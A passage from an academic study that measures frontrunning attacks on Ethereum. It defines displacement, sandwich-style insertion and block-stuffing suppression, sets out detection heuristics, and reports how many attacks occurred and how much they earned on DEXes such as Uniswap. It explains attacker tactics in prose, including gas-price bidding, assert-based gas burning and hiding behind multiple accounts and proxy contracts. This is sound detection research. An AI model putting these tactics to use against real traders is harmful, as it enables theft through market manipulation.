This section defines our attacker model and introduces the reader to three different types of frontrunning attacks.

3.1 Attacker Model

Miners, as well as non-miners, can mount frontrunning attacks. Miners are not required to pay a higher gas price to manipulate the order of transactions as they have full control over how transactions are included. Non-miners, on the other hand, are required to pay a higher gas price in order to frontrun transactions of other non-miners. Our attacker model assumes an attacker A that is a financially rational non-miner with the capability to monitor the transaction pool for incoming transactions. The attacker A needs to process the transactions in the pool, find a victim V among those transactions and create a given amount of attack transactions T_{A_i} before the victim's transaction T_V is mined. Usually, A would not be able to react fast enough to perform all these tasks manually. Hence, we assume that the attacker A has at least one computer program Bot_A that automatically performs these tasks. However, Bot_A must be an off-chain program, because contracts cannot react on its own when transactions are added to the pool. Nevertheless, Bot_A needs at least one or more EOAs to act as senders of any attack transaction T_A. Using multiple EOAs helps attackers obscure their frontrunning activities, similar to money laundering layering schemes. We refer to these EOAs owned by A as attacker accounts EOA_{A_j} and to the EOA owned by V as victim account EOA_V. We assume that attacker A owns a sufficiently large balance across all its attacker accounts EOA_{A_j} from which it can send frontrunning transactions. However, attacker A can also employ smart




Figure 2: Attacker model with on-chain and off-chain parts.

contracts to hold part of the attack logic. We refer to these smart contracts as bot contracts BC_{A_k}, which are called by the attacker accounts EOA_{A_j}. Figure 2 provides an overview of our final attacker model.

3.2 Frontrunning Taxonomy

We describe in the following the taxonomy of frontrunning attacks presented by Eskandari et al. [12].

Displacement. In a displacement attack an attacker A observes a profitable transaction T_V from a victim V and decides to broadcast its own transaction T_A to the network, where T_A has a higher gas price than T_V such that miners will include T_A before T_V (see Figure 1 a). Note that the attacker does not require the victim's transaction to execute successfully within a displacement attack. For example, imagine a smart contract that awards a user with a prize if they can guess the preimage of a hash. An attacker can wait for a user to find the solution and to submit it to the network. Once observed, the attacker then copies the user's solution and performs a displacement attack. The attacker's transaction will then be mined first, thereby winning the prize, and the user's transaction will be mined last, possibly failing.

Insertion. In an insertion attack an attacker A observes a profitable transaction T_V from a victim V and decides to broadcast its own two transactions T_{A_1} and T_{A_2} to the network, where T_{A_1} has a higher gas price than T_V and T_{A_2} has a lower gas price than T_V, such that miners will include T_{A_1} before T_V and T_{A_2} after T_V (see Figure 1 b). This type of attack is also sometimes called a *sandwich attack*. In this type of attack, the transaction T_V must execute successfully as T_{A_2} depends on the execution of T_V. A well-known example of insertion attacks is arbitraging on decentralized exchanges, where an attacker observes a large trade, also known as a whale, sends a buy transaction before the trade, and a sell transaction after the trade.

Suppression. In a suppression attack, an attacker A observes a transaction T_V from a victim V and decides to broadcast its transactions to the network, which have a higher gas price than T_V such that miners will include A's transaction before T_V (see Figure 1 c). The goal of A is to suppress transaction T_V, by filling up the block with its transactions such that transaction T_V cannot be included anymore in the next block. This type of attack is also called *block stuffing*. Every block in Ethereum has a so-called *block gas limit*. The consumed gas of all transactions included in a block cannot exceed this limit. A's transactions try to consume as much gas as possible to reach this limit such that no other transactions can be included. This type of attack is often used against lotteries where the last purchaser of a ticket wins if no one else purchases a ticket during a specific time window. Attackers can then purchase a ticket and mount a suppression attack for several blocks to prevent other users from purchasing a ticket themselves. Keep in mind that this type of frontrunning attack is expensive.

4 Measuring Frontrunning Attacks

This section provides an overview of our methodology's design and implementation details to detect frontrunning attacks in the wild.

4.1 Identifying Attackers

As defined in Section 3.1, an attacker A employs one or more off-chain programs to perform its attacks. However, because we have no means to distinguish between the different software agents an attacker A could have, for this study, we consider all of them as part of the same multi-agent system Bot_A. Additionally, we cannot recognize the true nature of A or how Bot_A is implemented. Instead, we would like to build a cluster with the n different attacker accounts $EOA_{A_1}, \ldots, EOA_{A_n}$ and the m different bot contracts $BC_{A_1}, \ldots, BC_{A_m}$ to form an identity of A. Consequently, in each of the following experiments, we use our detection system's results to build a graph. Each node is either an attacker account or a bot contract. We make the following two assumptions:

Assumption 1: Attackers only use their own bot contracts. Hence, when an attacker account sends a transaction to a bot contract, we suspect that both entities belong to the same attacker. Note that one attacker account can send transactions to multiple bot contracts, and bot contracts can receive transactions from multiple attacker accounts.

Assumption 2: Attackers develop their own bot contracts, and they do not publish the source code of their bot contracts as they do not want to share their secrets with




Figure 3: An example on how transaction input bytes are mapped into a bloom filter.

competitors. Hence, when the bytecode of two bot contracts is exactly the same, we suspect that they belong to the same attacker.

With these assumptions in mind, we create edges between attacker accounts and bot contracts that share at least one attack transaction, and between bots that share the same bytecode. Using the resulting graph, we compute all the connected components. Hence, we interpret each of these connected components as a single attacker cluster.

4.2 Detecting Displacement

Attackers typically perform displacement attacks by observing profitable pending transactions via the transaction pool and by copying these profitable transactions' input to create and submit their own profitable transactions. While attackers are not required to use a bot contract to mount displacement attacks, using a smart contract allows them to limit their loss as they can abort the execution in case of an unexpected event. However, detecting displacement attacks that directly interact with the contract that is susceptible to displacement is tremendously hard as there is no possible way to distinguish between an attacker and a benign user that just happened to send a transaction to the susceptible contract. Our detection is therefore limited towards finding attackers that perform displacement attacks using bot contracts. The general idea is to detect displacement by checking for every transaction T if there exists a subsequent transaction T' with a gas price lower than T and a transaction index higher than T, where the input of T' is contained inside the input of T. However, detecting displacement in the wild can become quite challenging due to a large number of possible combinations. A naive approach would be to obtain a list of every internal and external transaction per contract and then compare every transaction to every subsequent transaction. However, given that a single contract can have easily thousands of transactions, this approach would quickly result in a combinatorial explosion. Moreover, obtaining internal transactions requires re-executing all past transactions which results in a significant amount of time given that the Ethereum blockchain currently has more than 1 billion transactions. Our goal is therefore to focus only on external transactions and follow a more efficient approach that might sacrifice completeness but preserve soundness. We begin by splitting the range of blocks that are to be analyzed into windows of 100 blocks and slide them with an offset of 20 blocks. This approach has the advantage that each window can be analyzed in parallel. Inside each window, we iterate block by block, transaction by transaction, and split the input bytes of each transaction into n-grams of 4 bytes with an offset of 1 byte and check whether at least 95% of the n-grams match with n-grams of previous transaction inputs. Since we focus on detecting displacement attacks performed via bot contracts, we cannot use 100% matching, because the victim's external transaction will be encapsulated inside the attacker's external transaction along with some command-and-control data. Each window has its own Bloom filter that memorizes previously observed n-grams. A Bloom filter is a probabilistic data structure that can quickly tell if an element has already been observed before or if it definitely has not been observed before. Thus, Bloom filters may yield false positives, but no false negatives. The idea is first to use a Bloom filter to perform a quick probabilistic search and only perform an exhaustive linear search if the filter finds that at least 95% of a transaction's n-grams are contained in the filter. Our Bloom filters can hold up to $n = 1\text{M}$ elements with a false positive rate $p = 1\%$, which according to Bloom [3], requires having $k = 6$ different hash functions:

$$m = -\frac{n \ln p}{(\ln 2)^2} \tag{1}$$

$$k = \frac{m}{n} \ln 2 \tag{2}$$

We bootstrapped our 6 hash functions using the Murmur3 hash function as a basis. The result of each hash function is an integer that acts as an index on the Bloom filter's bit array. The bit array is initialized at the beginning with zeros, and a value of one is set for each index returned by a hash function (see Figure 3). An n-gram is considered to be contained in the filter if all indices of the 6 hash functions are set to one. We use interleaved n-grams because the input of a copied transaction might be included at any position in the attacker's input. Once our linear search finds two transactions T_A and T_V with matching inputs, we check whether the following three heuristics hold:

Heuristic 1: The sender of T_A and T_V as well as the receiver of T_A and T_V must be different. The receiver of T_A and T_V has to be different to make sure that we only detect displacement attacks that are performed by bot contracts.

Heuristic 2: The gas price of T_A must be larger than the gas price of T_V.

Heuristic 3: We split the transaction input of T_A and T_V into sequences of 4 bytes, and the ratio between the number of the sequences must be at least 25%. This heuristic requires that the byte sequences from T_V conform with at least 25% of the byte sequences of T_A to avoid false positives. Without this restriction, it is very common for transactions with very small inputs to match by chance against transactions with very large inputs.

However, the aforementioned heuristics may not filter out all the benign cases and therefore produce false positives. As a result, we filter out the benign cases by applying a runtime validation on the transaction inputs. The heuristics are still useful and necessary since the validation process is computationally very intensive and the heuristics help us reduces the number of cases to validate and thus save time. To validate that T_A is a copy of T_V, we run in a simulated environment first T_A before T_V and then T_V before T_A. We report a finding if the number of executed EVM instructions is different across both runs for T_A and T_V, as this means that T_A and T_V influence each other. During our experiments, we noted, that some bot contracts included code that checks if the miner address of the block that is currently being executed is not equal to zero. We think that the goal of this mechanism could be to prevent transactions from being run locally.

Limitations. With more than 11 million blocks and over 1 billion transactions, we were compelled to make trade-offs between efficiency and completeness. To be able to scan the entire blockchain for displacement attacks in a reasonable amount of time, we decided to set a window size of 100 blocks, meaning that we could not detect displacement attacks were an attacker's transaction and a victim's transaction are more than 100 blocks apart. Another limitation is that our heuristics only focus on detecting displacement attacks performed by bot contracts. For example, attackers can also send a transaction directly to the contract that is susceptible to displacement, without going through a bot contract. However, it is difficult for us to distinguish between benign users and attackers in such a case. Therefore, we decided to focus only on detecting bot contracts since a benign user would not use such a contract to perform a transaction to the susceptible contract. Thus, our heuristics might produce false negatives and our results should be considered as a lower bound only.

4.3 Detecting Insertion

We limit our detection to insertion attacks on decentralized exchanges (DEXes). At the time of writing, we are not aware of any other use case where insertion attacks are applied in the wild. DEXes are decentralized platforms where users can trade their ERC-20 tokens for ether or other ERC-20 tokens via a smart contract. Uniswap is currently the most popular DEX in terms of locked value with 3.15B USD locked[1]. There exist two genres of DEXes, order book-based DEXes and automated market maker-based (AMM) DEXes. While order book-based DEXes match prices based on so-called 'bid' and 'ask' orders, AMM-based DEXes match and settle trades automatically on-chain via a smart contract, without the need of third party service. AMMs are algorithmic agents that follow a deterministic approach to calculate the price of a token. Uniswap, for example, is an AMM-based DEX, which computes for every trade the price of a token using the equation of a constant product market maker (CPMM):

$$[x] \times [y] = k \tag{3}$$

where $[x]$ is the current reserve of token x and $[y]$ is the current reserve of token y. Trades must not change the product k of a pair's reserve. Thus, if the underlying token reserves decrease as a trader is buying, the token price increases. The same holds in the opposite direction: if the underlying token's reserve increases while a trader is selling, the token price decreases. Despite being simple, CPMMs are incredibly susceptible to price slippage. Price slippage refers to the difference between a trade's expected price and the price at which the trade is executed. Given the public nature of blockchains, attackers can observe large buy orders before miners pick them up by monitoring the transaction pool. These large buy orders will have a significant impact on the price of a token. Leveraging this knowledge and the fact that miners order transactions based on transaction fees, attackers can insert their buy order in front of an observed large buy order and insert a sell order after the observed large buy order to profit from the deterministic price calculation. Figure 4 depicts an example of an insertion attack on an AMM-based DEX that uses CPMM. Let us assume that a victim V wants to purchase some tokens at a price p. Let us also assume that an attacker A observes V's transaction and sends in two transactions: 1) a buy transaction which also tries to purchase some tokens at a price p, but with a gas price higher than V, and 2) a sell transaction that tries to sell the purchased tokens, but with a gas price lower than V. Since A pays a higher gas price than V, A's purchase transaction will be mined first and A will be able to purchase the tokens at price p, where $p = p_{A_1}$ (cf. Figure 4). Afterwards, V's transaction will be mined. However, V will purchase tokens at a higher price p_V, where $p_V > p_{A_1}$ due to the imbalance in the token reserves (see Equation 3). Finally, A's sell transaction will be mined, for which A will sell its tokens at price p_{A_2}, where $p_{A_2} > p_{A_1}$ and therefore A making profit. Our detection algorithm exploits the fact that DEXes depend on the ERC-20 token standard. The ERC-20 token standard defines many functions and events that enable users to trade their tokens between each other and across exchanges. In particular, whenever a token is traded, a so-called `Transfer` event is triggered, and information about the sender, receiver, and the amount is

[1] https://defipulse.com/




Figure 4: An illustrative example of an insertion attack on an AMM-based DEX that uses CPMM.

logged on the blockchain. We combine this information with transactional information (e.g., transaction index, gas price, etc.) to detect insertion attacks. We define a transfer event as $E = (s, r, a, c, h, i, g)$, where s is the sender of the tokens, r is the receiver of the tokens, a is the number of transferred tokens, c is the token's contract address, h is the transaction hash, i is the transaction index, and g is the gas price of the transaction. We detect insertion attacks by iterating block by block through all the transfer events and checking if there are three events E_{A_1}, E_V, and E_{A_2} for which the following six heuristics hold:

Heuristic 1: The exchange transfers tokens to A in E_{A_1} and to V in E_V, and the exchange receives tokens from A in E_{A_2}. Moreover, A transfers tokens in E_{A_2} that it received previously in E_{A_1}. g Thus, the sender of E_{A_1} must be identical to the sender of E_V as well as the receiver of E_{A_2}, and the receiver of E_{A_1} must be identical to the sender of E_{A_2} (i.e., $s_{A_1} = s_V = r_{A_2} \wedge r_{A_1} = s_{A_2}$).

Heuristic 2: The number of tokens bought by E_{A_1} must be similar to the number of tokens sold by E_{A_2}. To avoid false positives, we set a conservative threshold of 1%. Hence, the difference between token amount a_{A_1} of E_{A_1} and token amount a_{A_2} of E_{A_2} cannot be more than 1% (i.e., $\frac{|a_{A_1} - a_{A_2}|}{max(a_{A_1}, a_{A_1})} \leq 0.01$).

Heuristic 3: The token contract addresses of E_{A_1}, E_V, and E_{A_2} must be identical (i.e., $c_{A_1} = c_V = c_{A_2}$).

Heuristic 4: The transaction hashes of E_{A_1}, E_V, and E_{A_2} must be dissimilar (i.e., $h_{A_1} \neq h_V \neq h_{A_2}$).

Heuristic 5: The transaction index of E_{A_1} must be smaller than the transaction index of E_V, and the transaction index of E_V must be smaller than the transaction index of E_{A_2} (i.e., $i_{A_1} < i_V < i_{A_2}$).

Heuristic 6: The gas price of E_{A_1} must be larger than the gas price of E_V, and the gas price of E_{A_2} must be less of equal to the gas price of E_V (i.e., $g_{A_1} > g_V \geq g_{A_2}$).

Limitations. Our heuristics assume that insertion attacks always occur within the same block. This assumption enables us to check blocks in parallel since we only need to compare transactions within a block. However, this assumption does not always hold in reality, as transactions might be scattered across different blocks during the mining process. Thus, there might exist insertion attacks that were performed across multiple blocks, which our heuristics do not detect and therefore might result in false negatives.

4.4 Detecting Suppression

In suppression, an attacker's goal is to withhold a victim's transaction by submitting transactions to the network that consume large amounts of gas and fill up the block gas limit such that the victim's transaction cannot be included anymore. There are several ways to achieve this. The naive approach uses a smart contract that repeatedly executes a sequence of instructions in a loop to consume gas. This strategy can either be controlled or uncontrolled. In a controlled setting, the attacker repeatedly checks how much gas is still left and exits the loop right before all gas is consumed such that no out-of-gas exception is raised. In an uncontrolled setting, the attacker does not repeatedly check how much gas is left and lets the loop run until no more gas is left and an out-of-gas exception is raised. The former strategy does not consume all the gas and does not raise an exception which makes it less obtrusive, while the latter strategy does consume all the gas but raises an exception which makes it more obtrusive. However, a third strategy achieves precisely the same result without running code in an infinite loop. If we think about it, the attacker's goal is not to execute useless instructions but rather to force miners to consume the attacker's gas units to fill up the block. The EVM proposes two ways to raise an error during execution, either through a revert or an assert. The difference between revert and assert is that the former returns the unused gas to the transaction sender, while the latter consumes the entire gas limit initially specified by the transaction sender. Hence, an attacker can exploit this and call an assert to consume all the provided gas with just one instruction. Our goal is to detect transactions that employ one of the three aforementioned suppression strategies: *controlled gas loop*, *uncontrolled gas loop*, and *assert*. We start by clustering for each block all transactions with the same receiver, as we assume that attackers send multiple suppression transactions

to the same bot contract. Afterwards, we check the following heuristics for each cluster:

Heuristic 1: The number of transactions within a cluster must be larger than one.

Heuristic 2: All transactions within a cluster must have consumed more than 21,000 gas units. The goal of this heuristic is to filter out transactions that only transfer value (i.e., ether), but do not execute code.

Heuristic 3: The ratio between gas used and gas limit must be larger than 99% for all transactions within the cluster.

If we happen to find a cluster that fulfills the heuristics mentioned above, we check whether at least one of the neighbouring blocks (i.e., the previous block and the subsequent block) also contains a cluster that satisfies the same heuristics. We assume that an attacker tries to suppress transactions for a sequence of blocks. Finally, we try to detect if an attacker employs one of three suppression strategies by retrieving and analyzing the execution trace of the first transaction in the cluster. An execution trace consists of a sequence of executed instructions. We detect the first strategy by checking if the transaction did not raise an exception and if the instruction sequence `[GAS, GT, ISZERO, JUMPI]` is executed more than ten times in a loop. This particular instruction sequence checks how much gas is left and jumps towards a different code location, if the amount of gas is lower than a given value. We detect the second strategy by checking if the transaction raised an exception via a revert and if the instruction sequence `[SLOAD, TIMESTAMP, ADD, SSTORE]` is executed more than ten times in a loop. This particular instruction sequence increments a persistent counter residing in storage with the current timestamp in order to consume a large amount of gas. Finally, we detect the third strategy by checking if the transaction raised an exception via an assert.

Limitations. Our heuristics follow two major assumptions. First, we assume that an attacker always sends multiple transactions to the same bot contract. However, an attacker could also just send one transaction and deploy multiple bot contracts for single use. Second, we assume that an attacker always tries to suppress more than just one block. However, an attacker could also just try to suppress one block. While in practice we always observed that attackers tried to suppress multiple blocks and sent multiple transactions as well as reused the same bot contract, it is still possible that some attackers do not follow this pattern and therefore our heuristics might produce false negatives.

5 Analyzing Frontrunning Attacks

In this section, we analyze the results of our large scale measurement study on detecting frontrunning in Ethereum.

5.1 Experimental Setup

We implemented our detection modules using Python with roughly 1,700 lines of code[2] We run our modules on the first 11,300,000 blocks of the Ethereum blockchain, ranging from July 30, 2015 to November 21, 2020. All our experiments were conducted using a machine with 128 GB of memory and 10 Intel(R) Xeon(TM) L5640 CPUs with 12 cores each and clocked at 2.26 GHz, running 64 bit Ubuntu 16.04.6 LTS.

5.2 Validation

Since our work is the first to systematically study the three different types of frontrunning by leveraging historical blockchain data on such a large scale, we are missing a ground truth against which we can compare our results. Our goal was therefore to design very precise and rather conservative heuristics that might yield false negatives, but no false positives. We started with a rather liberal definition of our heuristics and did several iterations, where we regularly checked for outliers and tried to tighten the heuristics after each iteration whenever we discovered false positives in our preliminary results. After finding no more false positives we ran our final experiments, which resulted in over 200K transactions being labeled as either displacement, insertion, or suppression frontrunning attacks. Since checking all of these 200K transactions manually is extremely cumbersome, we decided to select a random sample of 100 findings for each type of frontrunning attack and manually check them for false positives. For displacement, we tried to reverse engineer the code of the identified bot contract to see if the code was proxying the transaction input to a specified contract destination. For insertion, we checked if the two reported attacker transactions and the whale transaction were indeed buying or selling the exact same token via the same exchange. Finally, for suppression, we tried to reverse engineer the reported bot contract and to check if the contract would probe who is the last purchaser of a ticket of a specific lottery or gambling contract and try to consume the entire gas in case the last purchaser was a specific address. Following these steps, our manual validation did not reveal any false positives. However, as already mentioned previously, our heuristics have some limitations which might result in false negatives. Hence, all the results presented in this paper should be interpreted only as lower bounds, and they might only show the tip of the iceberg.

5.3 Analyzing Displacement

Overall Results. We identified a total of 2,983 displacement attacks from 49 unique attacker accounts and 25 unique bot contracts. Using the graph analysis defined in Section 4.1 we identified 17 unique attacker clusters.

[2]Code and data are publicly available on GitHub: https://github.com/christoftorres/Frontrunner-Jones.




Figure 5: Weekly average of daily insertion attacks per decentralized exchange.

Profitability. We compute the gain of an attacker A on each displacement attack by searching how much ether EOA_A receives among the internal transactions triggered by T_A. Additionally, we obtain the profit by subtracting the attack cost from the gain, where cost is defined solely by the fees of T_A. Finally, for each attack we convert the ether cost and profit into USD by taking the conversion rate valid at the time of the attack.

Attacks. We can see in Table 1 the distribution of each variable we collected per displacement attack. The cost and the profit do not appear to be very high for most of the attacks, but the distributions of both variables present very long tails to the right. Additionally, we compute the Gas Price Δ as the gas price of T_A minus the gas price of T_V. This value indicates how much the attacker A is willing to pay to the miners so they execute T_A before T_V. Table 1 shows that most of the attacks contain a very small gas price difference in GWei (and cannot be represented with only two digits of precision), but there are very extreme cases with a difference close to 50 GWei. Furthermore, we compute the Block Δ to indicate how many blocks are between the execution of T_A and T_V. Again we can see in Table 1 that for most of the attacks, both transactions were executed in the same block, but there are some extreme cases with a long block distance of 19 blocks.

	Cost (USD)	Profit (USD)	Gas Price Δ (GWei)	Block Δ
mean	14.28	1,537.99	0.43	0.78
std	18.25	7,162.80	2.65	2.37
min	0.01	0.00	0.00	0.00
25%	4.36	1.14	0.00	0.00
50%	9.48	158.53	0.00	0.00
75%	16.64	851.04	0.00	0.00
max	311.69	223,150.01	52.90	19.00

Table 1: Distributions for displacement attacks.

Attacker Clusters. Each of the 17 identified clusters contains bot accounts with different bytecode, with the exception of one cluster that contains three bot accounts with the exact same bytecode. Table 2 presents the distribution of each attacker cluster variable. The first variable describes profit, where we can see that a single attacker mounted 2,249 attacks making an accumulated profit of more than 4.1M USD while spending over 40K USD in transaction fees. We can also see that the attacker used 16 different accounts and 3 different bots to mount its attacks. The minimum amount of profit that an attacker made with displacement is 0.01 USD. Overall, the average number of attacks per attacker cluster is 175.47 attacks, using 2.88 accounts and 1.47 bots. However, we also observe from the distribution that at least half of the attackers only use one account and one bot contract.

	Cost (USD)	Profit (USD)	Attacks	Attacker Accounts	Bot Contracts
mean	2,505.09	269,872.45	175.47	2.88	1.47
std	9,776.51	1,005,283.40	555.03	3.89	0.80
min	0.05	0.01	1.00	1.00	1.00
25%	0.14	3.53	1.00	1.00	1.00
50%	3.98	726.70	5.00	1.00	1.00
75%	65.78	4,670.94	8.00	3.00	2.00
max	40,420.63	4,152,270.01	2249.00	16.00	3.00

Table 2: Distributions for displacement attacker clusters.

5.4 Analyzing Insertion

Overall Results. We identified a total of 196,691 insertion attacks from 1,504 unique attacker accounts and 471 unique bot contracts. Using the graph analysis defined in Section 4.1 we identified 98 unique attacker clusters.

Profitability. We compute the cost for each attack as the sum of the amount of ether an attacker spent in T_{A_1} and the fees imposed by transactions T_{A_1} and T_{A_2}. Additionally, we

compute the profitability of an attack as the amount of ether an attacker gained in T_{A_2} minus the cost. Finally, for each attack we convert the ether cost and profit into USD by taking the conversion rate valid at the time of the attack.

Attacks. We can see in Table 3 the distribution of each variable we collected per insertion attack. The cost and the profit do not appear to be very high for most of the attacks, but the distributions of both variables present very long tails to the right. Note that the profit also present very large negative values to the left, meaning that there are extreme cases of attackers losing money. Additionally, we compute the Gas Price Δ_1 and Gas Price Δ_2 as the gas price of T_{A_1} minus the gas price of T_V, and the gas price of T_V minus the gas price of T_{A_2} respectively. This value indicates how much the attacker A is willing to pay to the miners so they execute T_{A_1} before T_V and also if T_{A_2} can be executed after T_V. Table 3 shows that 25% of the attacks contain a very small Gas Price Δ_1 in GWei (and cannot be represented with only two digits of precision), but that half or more paid a significant difference, reaching some extreme cases of more than 76K GWei. For Gas Price Δ_2 most of the attacks have a very small value, but there are extreme cases, which mean that some attacks are targeting transactions with very high gas prices.

	Cost (USD)	Profit (USD)	Gas Price Δ_1 (GWei)	Gas Price Δ_2 (GWei)
mean	19.41	65.05	407.63	3.88
std	51.15	233.44	1,897.47	137.12
min	0.01	-10,620.61	0.00	0.00
25%	4.09	7.86	0.00	0.00
50%	7.74	24.07	5.25	0.00
75%	15.23	62.92	74.10	0.00
max	1,822.22	20,084.01	76,236.09	27,396.63

Table 3: Distributions for insertion attacks.

Gas Tokens. We analyzed how many attacks were mounted using gas tokens. Gas tokens allow attackers to reduce their gas costs. We found that 63,274 (32,17%) of the insertion attacks we measured were performed using gas tokens. 48,281 (76.3%) attacks were mounted using gas tokens only for the first transaction T_{A_1}, 1,404 (2.22%) attacks were mounted by employing gas tokens only for the second transaction T_{A_2}, and 13,589 (21.48%) attacks were mounted by employing gas tokens for both transactions T_{A_1} and T_{A_2}. We also found that 24,042 (38%) of the attacks used GST2, 14,932 (23.6%) used ChiToken, and 24,300 (38.4%) used their own implementation or copy of GST2 and ChiToken.

Exchanges and Tokens. We identified insertion attacks across 3,200 different tokens on four exchanges: Bancor, Uniswap V1, Uniswap V2, and SushiSwap. Figure 5 depicts the weekly average of daily insertion attacks per exchange. The first AMM-based DEX to be released on Ethereum was Bancor in November 2017. We observe from Figure 5 that the first insertion attacks started in February 2018, targeting the Bancor exchange. We also see that the number of insertion attacks increased tremendously with the rise of other DEXes, such as Uniswap V1 and Uniswap V2. While it took 3 months for attackers to launch their first insertion attacks on Uniswap V1, it only took 2 weeks to launch attacks on Uniswap V2 and 5 days to launch attacks on SushiSwap. This is probably due to the core functionality of Uniswap V1 and Uniswap V2 being the same and that SushiSwap is a direct fork of Uniswap V2. Thus, for attackers it was probably straightforward to take their existing code for Uniswap V1 and adapt it to attack Uniswap V2 as well as SushiSwap. The peak of insertion attacks was on October 5, 2020, with 2,749 daily attacks. We measured in total 3,004 attacks on Bancor, 13,051 attacks on Uniswap V1, 180,185 attacks on Uniswap V2, and 451 attacks on SushiSwap. Table 4 shows the different combinations of exchanges that attackers try to frontrun. We see that most of the attackers focus on attacking Uniswap V2, with 72 attacker clusters (73.47%). We also see that 92.86% of the attackers only focus on attacking one exchange. Moreover, we observed one attacker that attacked all the 4 exchanges, 2 attackers that attacked Uniswap V1 and Uniswap V2, and 4 attackers that attacked Uniswap V2 and SushiSwap. The latter is expected since SushiSwap is a direct fork of Uniswap V2. Hence, the attackers can reuse their code from Uniswap V2 to attack SushiSwap. What is interesting though, is the fact that no attacker is attacking only SushiSwap, we see that attacker always attack SushiSwap in conjunction to another exchange.

Exchange Combination	Attacker Clusters
Uniswap V2	72
Uniswap V1	16
SushiSwap, Uniswap V2	4
Bancor	3
Uniswap V1, Uniswap V2	2
Bancor, SushiSwap, Uniswap V1, Uniswap V2	1

Table 4: Exchange combination count by attacker cluster.

Attack Strategies. In 186,960 cases (95.05%) the attackers sold the exact same amount of tokens that they purchased. Thus, an easy way to spot insertion attacks on decentralized exchanges, could be to check for two transactions that have the same sender and receiver, and where the first transaction buys the same amount of tokens that the second transaction sells. However, some attackers try to obscure their buy and sell transactions by using different sender accounts. We found 86,038 cases of attacks (43.74%) where attackers used a different sender address to buy tokens than to sell tokens. Moreover, besides trying to hide their sender accounts, attackers also try to hide in some cases the addresses of their bot contracts by using proxy contracts to forward for instance the call to buy tokens to the bot contracts. To the

